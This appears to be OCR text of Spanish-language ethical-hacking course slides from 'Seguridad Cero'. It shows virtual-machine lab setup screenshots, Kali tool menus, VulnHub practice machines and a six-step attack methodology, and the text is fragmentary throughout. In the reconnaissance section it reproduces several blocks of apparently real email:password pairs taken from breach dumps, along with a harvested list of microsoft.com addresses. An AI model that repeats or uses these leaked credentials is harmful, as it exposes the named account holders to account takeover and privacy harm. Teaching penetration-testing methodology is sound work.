

SEGURIDAD
CERO
Laboratorio de
Pruebas

vmware®


Windows 10 Pro - VMware Workstation
File
Edit
View
VM
Tabs
Help
Library
Type here to search
My Computer
Microsoft Desktops
Windows 10 Pro
Windows 8.1
Windows 7
Windows Vista
Windows XP
Microsoft Servers
Server 2012 R2
Server 2008 R2
Server 2003 R2
Linux
CentOS 7
Debian 7.8
Mint 17.1
OpenSUSE 13.2
RHEL 7
Ubuntu 14.10
VMware
ESXi 6.0
ESXi 5.5
Photon 1.0 TP1
Other
FreeBSD 10.1
Shared VMs
Home
Windows 10 Pro
Recycle Bin


Hyper-V Manager
File Action View Help
Hyper-V Manager
VM-WIN10-1709
Virtual Machines
Name
State
vm-ubuntu
Running
Checkpoints
Automatic Checkpoint - vm-ubuntu - (12
Now
vm-ubuntu
Created:
Configuration Version:
Generation:
Notes:
Summary
Memory
Networking
vm-ubuntu on VM-WIN10-1709 - Virtual Machine Connection
File Action Media Clipboard View Help
Activities
Settings
Tue 14:09
Trash
Home
Recent
Home
Desktop
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Details
About
About
Date & Time
Users
Default Applications
Ubuntu 17.10
Device name
mauro-Virtual-Machine
Memory
3.2 GiB
Processor
Intel® Core™ i7-4712HQ CPU @ 2.30GHz
Graphics
llvmpipe (LLVM 5.0, 256 bits)
GNOME
3.26.1
OS type
64-bit
Virtualization
Microsoft
Disk
24.3 GB
Check for updates
Status: Running



11:27 AM
Favorites
Recently Used
All Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
Settings
Usual Applications
Terminal Emulator
File Manager
Text Editor
Web Browser
Kali Linux
Kali Docs
Kali Bugs
Offensive Security Training
Exploit Database
VulnHub
kali
KALI
BY OFFENSIVE SECURITY


Applications
Places
System
Fri Nov 2, 23:54
Parrot
Home
README.license
Menu

VIRTUAL MACHINES

search by name or author


SINGLE SERIES ALL TIMELINE



Get two flag
Difficulty : easy

y0usef: 1

10 Dec 2020 by **y0usef**



Difficulty: Easy
Goal: Get the root shell i.e. (root@localhost:~#) and then obtain flag

more...

BlueSky: 1

10 Dec 2020 by **SunCSR Team**

- Difficulty: Easy/Intermediate
- Flag: 2 (User and root)
- Hint: Enumeration

more...

Chill Hack: 1


9 Dec 2020 by **Anurodh Acharya**


The company Aquarium Life S.L. has contacted you to perform a pentest against one of their machines. They


more...


Jetty: 1

9 Dec 2020 by **MrSquid**








Nueva
Configuración
Descartar
Iniciar
Goku
Apagada
General
Previsualización
Goku - Configuración
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Red
Adaptador 1
Adaptador 2
Adaptador 3
Adaptador 4
Habilitar adaptador de red
Conectado a:
Red interna
Nombre:
xavinet
Avanzadas
Tipo de adaptador:
Intel PRO/1000 MT Desktop (82540EM)
Modo promiscuo:
Permitir todo
Dirección MAC:
08002715701C
Cable conectado
Reenvío de puertos
Aceptar
Cancelar
Ayuda
Goku
USB
Controlador USB:
OHCI, EHCI
Filtros de dispositivos:
0 (0 activo)
Carpetas compartidas
Ninguno

La Metodología de Ataque

1
Reconocimiento

2
Escaneo

3
Enumeración

4
Analisis de Vulnerabilidades

5
Explotación

6
Reporte

ETHICAL HACKING

METODOLOGIA

Reconocimiento

SEGURIDAD CERO

Reconocimiento

Adquisición de información acerca del objetivo bajo ataque buscan información a través de fuentes abiertas de internet e interacción sigilosa con el objetivo.

Found 769 Website HTMLs, 604 Text Files, 486 PDF Files, 400 Pastes, 218 HTML Files, 32 Excel Files, 20 Word Files, 5 Database Files

Разбитая база 2018.18.07_15-23-32/225.txt [Part 15 of 39]

```
kevykreator@yahoo.com:paris
ramjet62@themail.com:labtech
pokerman82863@aol.com:111111
charlie@nexttonothing.net:punkfry
skyheather@neo.rr.com:pandora
hengshenwui@gmail.com:aqswdefr1234
deguinan@speakeasy.org:squirrel
daniel503@hotmail.com:deoppresso
```

GMAIL.COM.txt [Part 42 of 273]

```
macafull@gmail.com:220166
jamilmurad8@gmail.com:159532532
amateurgrlairpkt@gmail.com:KiwIPoC3
tubetone@gmail.com:01020304
yariv.nis@gmail.com:letmeinnow
tomas.samulis@gmail.com:patranka
asoberirishman32@gmail.com:typewriter
xuelongmu@gmail.com:snowdragon
```

GMAIL.COM.txt [Part 42 of 273]

```
macafull@gmail.com:220166
jamilmurad8@gmail.com:159532532
amateurgrlairpkt@gmail.com:KiwIPoC3
tubetone@gmail.com:01020304
yariv.nis@gmail.com:letmeinnow
```

microsoft.com

Find email addresses

Most common pattern: {last}{f}@microsoft.com

34,119 email addresses

j[illegible]e.barreto@microsoft.com 5 sources

r[illegible]mondzhao@microsoft.com 5 sources

s[illegible]ntanu.mane@microsoft.com 5 sources

s[illegible]scher@microsoft.com 5 sources

c[illegible]loi@microsoft.com 5 sources

